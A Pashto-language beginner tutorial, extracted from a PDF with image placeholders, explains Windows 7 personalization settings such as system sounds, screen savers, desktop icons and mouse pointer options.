

Personalize/Sounds.

په وینډوز سیون ستاسو د کمپیوټر د ځینو فعالیتونو لپاره یو غږ کاروي، چې د "سیستم غږ" په نوم یادېږي - کله چې وینډوز پیل شي، د بیلګې په توګه، دا یو غږ کوي، او ورته ریښتیا وي کله چې تاسو نوی هارډویر پلګ یا غیر فعال کړئ، یو نوی بریښنالیک ترلاسه کړئ یا خپل کمپیوټر لاک کړئ نو یو غږ پي راځي، نو هر کله چې تاسو په سونډ باندې کلېک وکړئ نو ستاسو به نو صفحه خلاصه شي چې چې اول یې



{1} Windows definitely.

په پښتو کې (وینډوز یقین) وایي چې مختلف برخو کې غږونه شته چې تاسو اول دلته وټوکی چې هر یو برخه کې ستاسو خوښه وي

{2} Save As.

دلته چې تاسو مخکې غږونه برخه ټاکلي وه هغه دلته خوندي یا ثبت کړي

{3} Delete.

دلته چې تاسو مخکې غږ ټاکلي وو هغه بیرته لري یا تیلټ کړي

{4} Windows.

دلته تاسو غږ وټاکي لکه پروگرام بندولو غږ، پروگرام خلاص کولو غږ، بټنو غږ، دا کمپیوټر خلاصولو غږ.

{5} paly Windows stratup sound.

کله چې تاسو له دي څخه ټیک مارک یا صحیح علامه لري کړه نو ستاسو کمپیوټر به غږونه نه کوي لکه پروگرام بندولو غږ به بند وي او داسې نور

{6} Test.

په دې باندې غږ معلوم وو

{7} browser

دلته غږ خپلي زیرمې څخه راخستلي شوو

په اخر کې په اپلاي باندې کلېک وکړئ او بیا به اوک باندې کلېک وکړئ نو

ستاسو په کمپیوټر باندې غږ بدل شي




Personalize/Screen saver.

سکرین سیور: د کمپیوټر برنامه ده چې د کارونکي غیرفعالیت دورې وروسته (کله چې تاسو خپل کمپیوټر پرېږدئ) د فعالولو لپاره تنظیم کیدی شي. دا لومړی د زړو مانیترونو د زیان مخه نیولو لپاره کارول کیده مگر اوس چې د ډیزاین سکرین خالي کوي یا یې د حرکت عکسونو یا نمونو سره ډکوي کله چې کمپیوټر د ټاکل شوي وخت لپاره بې کاره وي «1»screen saver.

په دې کمانډ کې تاسو کولای شئ چې سکرین پرمخ مختلف شکلونه راشي کله له چې تاسو کمپیوټر دا یو څو دقیقو لپاره بې کاره وي لکه: تریجی، بابلگا، نون یا بی شکله پرده، بلانک «2»Previw.

په دې ایشن کې چې مخکې شکل تاسو غوره کړي وو دلته یې لنډي مودي په شکل دربنه یې یا ښکاره کوي «3»Wait minutes.

دلته تاسو کولای شئ چې څومره وخت وروسته تاسو ته شکلونه وښايي یا وخت ورکړي «4»Sattings.

ترتیبات: په ایشن کې تاسو کولای شئ ترتیب وکړئ لکه خپل نوم، رنگ، تورو غټول او کوچني کول کله چې تاسو یو څو دقیقو لپاره کمپیوټر بی کاره وي راځي چې طریقه درونښیم




«4-1»Custom text.

په دې اېشن تاسو کولای شئ هر نوم یا کلمه ورکولې شي چې تاسو په سکرین باندې ښکاره شي کله چې تاسو کمپیوټر دا یو څو دقیقو لپاره بې کاره وي

«4-2»Choose font.

په دې اېشن کې تاسو خط ډیزاین بدلوي شي

«4-3»Rotation type.

په دې اېشن کې تاسو کولای شئ خط دا ډیسکتاپ پرمخ کوم شکل حرکت وکړي لکه ګول، سیده، اکړخه

«4-4»Surface style.

په دې اېشن کې تاسو کولای شئ خط ستایل بدل کړي

«4-5»Choose color.

دلته تاسو کولای شئ چې خط رنګ بدل کړي

«4-6»Rotation(low----high).

په دې اېشن کې تاسو کولای شئ چې خط دا ډیسکتاپ پرمخ کوم شکل حرکت وکړي یعنې په کراره یا تیز حرکت وکړي تاسو ټاکلي شي

«4-7»Size(Small-----large).

دلته تاسو کولای شئ چې خط کوچنی کوي یا یې ډغت وي

«4-8»Ok.

باندې تاسو ټاکلي شي

«5»Apply.

درخواست کول باندې کلېک وکړئ نو بیا په اوک باندې کلېک تاسو دا خوښي به ډیسکتاپ پرمخ خط ډیزاین شي

«6»Ok.




(1) Change desktop icons.

هر کله چې تاسو په دې باندې کلېک وکړو نو بله صفحه به خلاصه شي چې د بلي په سر کې پنځه اېشنان ښکاري چې کله تاسو له دې څخه ټک مارک يا صحيح علامه لري کړي او بيا اېلي او بيا په اوک باندې کلېک وکړئ نو ستاسو په ډيسکټاپ پرمخ به سيستم ايکن ورک شي



System icon picture change.

آيا غواړي چې سيستم ايکن دا ډيسکټاپ پرمخ تصوير بدل کړي څه راځي مای کمپیوټر تصوير بدل کړو، اول په کمپیوټر ايکن باندې کلېک وکړئ بيا راشي په چينچ ايکن باندې کلېک وکړئ بيا به بل صفحه خلاصه شي چې تاسو هر شکل خوښ وو په هغه باندې کلېک وکړئ او هم يې له بروزر څخه راخستلي شوو چې دا هم دي صفحي په پورته ښي سيپټ کې ده، څه بيا په لاندې خط باندې ټکمارک يا صحيح علامه ولږوي، بيا په اوک باندې کلېک وکړئ او که کله چې تاسو لاندې ټکمارک علامه لري کړي نو ستاسو په ډيسکټاپ پرمخ ايکن شکل نه بدلون



Desktop icons (Restore default).

In the desktop icons information.

په روستور ډيفاليت هم په پرسونلايس په ډيسکټاپ ايکن کې ده چې چينج ايکن سره په نبي سيات کې پروت ده چې په روستور ډيفاليت باندې کلېک وکړئ بيا په اپلاي باندې کلېک وکړئ بيا په اوک باندې کلېک وکړئ نو ستاسو په ډيسکټاپ ايکن شکلونه بيرته پخواني حالت ته واوړي چې مخکې وه



Personalize/Change mouse pointers{1}

د مورېک ټکي بدل کړئ، په وينډوز کې، د مورېک ترتيبات د مورېک ملکيت ډيالوگ بکس په کارولو سره کنټرول کيږي. د مورېک ترتيباتو بدلولو لپاره د دې ډيالوگ بکس بنودلو لپاره، د کنټرول پینل کور خلاص کړئ او د هارډویر او غږ سرلیک لاندې د مورېک لینک غوره کړئ. د کنټرول پینل کلاسیک لید څخه، د مورېک پراپرټیز ډيالوگ بکس لیدلو لپاره د مورېک عکس دوه ځله کلېک وکړئ،

Buttons

د دې ډيالوگ بکس په کارولو سره د خپل مورېک بټن کنټرول کړئ
{1} Switch primary and secondary button

په دې اېشن کې خانه خالي باندې ټيک مارک يا صحيح علامه ولږوي نو ستاسو د موس سيستم به چينج يا بدل شي لکه د موس په نبي سيات باندې کلېک وکړئ څه شي به نه خلاص شي يوازې به پروگرامونو خلاص وي، او په چپ سيات باندې کلېک وکړئ نو ډيسکټاپ کمانډونه به خلاص شي




{1-2} Tum on clicklock.

په خانه خالي ځای باندې ټيک مارک علامه ولږوي نو کله چې تاسو يو مينو خلاص شي په هغه باندې کرسر کليک ونيسي لږ وخت وروسته تاسو گوته لري کړي نو ستاسو کرسر به په هغه باندې نختي وي او که ټيک مارک علامه لري کړي نو ستاسو په مينو باندې هرڅومره کليک وکړي نو وروسته به ستاسو کرسر گرځولي شي



{1-3} Apply on ok Aption click.

Personalize/Pointers اشاره کوونکي يا کرسر بدلول

{1} Scheme.

د موږک کرسر، چې د موږک تير، يا د موږک پوينټر په نوم هم پيژندل کيږي، يو گرافيکي انځور دی چې د گرافيکي کاروونکي انټرفيس کې ځينې عناصر فعال يا کنټرول لپاره کارول کيږي. په روښانه توگه، دا په گوته کوي چې ستاسو موږک بايد خپل راتلونکی عمل چيرته ترسره کړي، لکه د برنامه پرانيستل يا بل ځای ته د فايل راښکته کول

{2} Save As.

په دې ايشن باندې تاسو کولای شئ چې خوندي يا ثبت کړي




{3} Customize.

په دې اېشن کې تاسو کولای شئ چې کرسر شکل بدل کړئ دا ډیسکتاپ پرمخ هغه که هر موډل شکل تاسو غوره کوي
{4} Use default

په دې اېشن باندې تاسو کوم چې مخکې غوره کړي وو نو په دې اېشن باندې نوي کرسر شکل استعمالیږي

{5} Apply on the Ok.

{6} Enable pointers shadow.

په دې اېشن باندې ټکمارک یا صحیح علامه ولږوي نو ستاسو به دا ډیسکتاپ پرمخ به کرسر سورئې خه یې اوکه علامه مو لري کړه نو کرسر به سورئې نه ښيي

{7} Allow themes to change mouse pointers.

په دې اېشن باندې ټیک مارک علامه ولږوله کله چې تاسو ډیسکتاپ تصویر بدلوي نو کرسر شکل به هم بدلیږي او که ټیک مارک علامه مو لري کړه او کله چې تاسو ډیسکتاپ تصویر بدلوي نو کرسر شکل به هغه مخکني وي لکه څنگه چې تاسو مخکې لږولي وه



Change mouse pointers/Pointer options.

د اشارې اختیارونه یا اېشن

{1} Motion (slow-----Fast).

په دې اېشن باندې تاسو کرسر کښولو حرکت تیز او کمزوري کولای شي

{2} Snap to.

که په دې اېشن باندې تاسو ټیک مارک یا صحیح علامه ولږوي نو هر کله چي

تاسو دا کیبورډ له لارې کوم اېشن خلاص وي نو اټومپټک به کرسر په ستاسو

په اېشن ولاړ وي هغه که هر ځای کې تاسو کرسر درولي وي، او که ټیک

مارک علامه لري کړي هر کله چي تاسو دا کیبورډ له لارې کوم اېشن خلاص

وي نو کرسر به په خپل ځای کې ولاړ وي کوم ځای چې تاسو مخکې درولي وو

{3} visibility (Short----long).

که په دې اېشن باندې تاسو ټیک مارک علامه ولږوي نو د ډیسکتاپ پرمخ به

کرسر ډیر شکل کې ښودل کیږي او که ټیک مارک علامه مو لري کړه نو کرسر

به یوازې ښودل کیږي خو اندازه به یې زیاتوي او یا به یې کموي

{5} Hide pointers while typing.

که په دې اېشن باندې تاسو ټیک مارک علامه ولږوي نو هر کله چي تاسو دا

ډیسکتاپ پرمخ خط لیکي نو کرسر به ورک کیږي او که ټیک مارک علامه مو

لري نو دا ډیسکتاپ پرمخ چې تاسو خط لیکي نو کرسر شکل ښيي

{5} Show location of pointer when I press.

که په دې اېشن باندې تاسو ټیک مارک علامه ولږوي نو هر کله چي تاسو دا

ډیسکتاپ پرمخ باندې کلپک کوي نو له کرسر څخه به دایره به شکل رنډا

ښکاره کوي



Apply on the Ok option click

Change mouse pointers/wheel.

{1} vertical scroll bar.

عمودی سکرول بار په دې اېشن کې چې تاسو څومره لاندې شمیره زیات وي نو همدومره به په چټکي سره کار کوي او که څومره یې لاندې شمیره کموي همدومره به کار کمزوري کوي يعني په کراره سره به ځي

{2} horizontal scroll bar.

افقی سکرول بار په دې اېشن کې چې تاسو څومره لاندې شمیره زیات وي نو همدومره به په چټکي سره کار کوي او که څومره یې لاندې شمیره کموي همدومره به کار کمزوري کوي يعني په کراره سره به ځي



Vertical scroll bar



Change mouse pointers/Hardware.

{1} Devices (Nema---type).

په دې اېشن کې تاسو کولای شي چې ستاسو کمپیوټر سره څو دانې موس لړیدلي دي یا کنټک دي

{2} Devices properties.

ډاډ ترلاسه کړئ چې ستاسو مورېک په سمه توګه کار کوي او که نه، د وسیلې متغیر یو ځانګړی سینسر یا ډیجیټل ډیټا دی چې سیستم یا پروسې ته بصیرت چمتو کوي او په منظم ډول تازه کیږي. د وسیلې ملکیتونه د یوې وسیلې ځانګړي پیژندل یا تشریح کول دي، د هغه موقعیت، یا د هغې ځانګړتیاوې



Change your account picture.

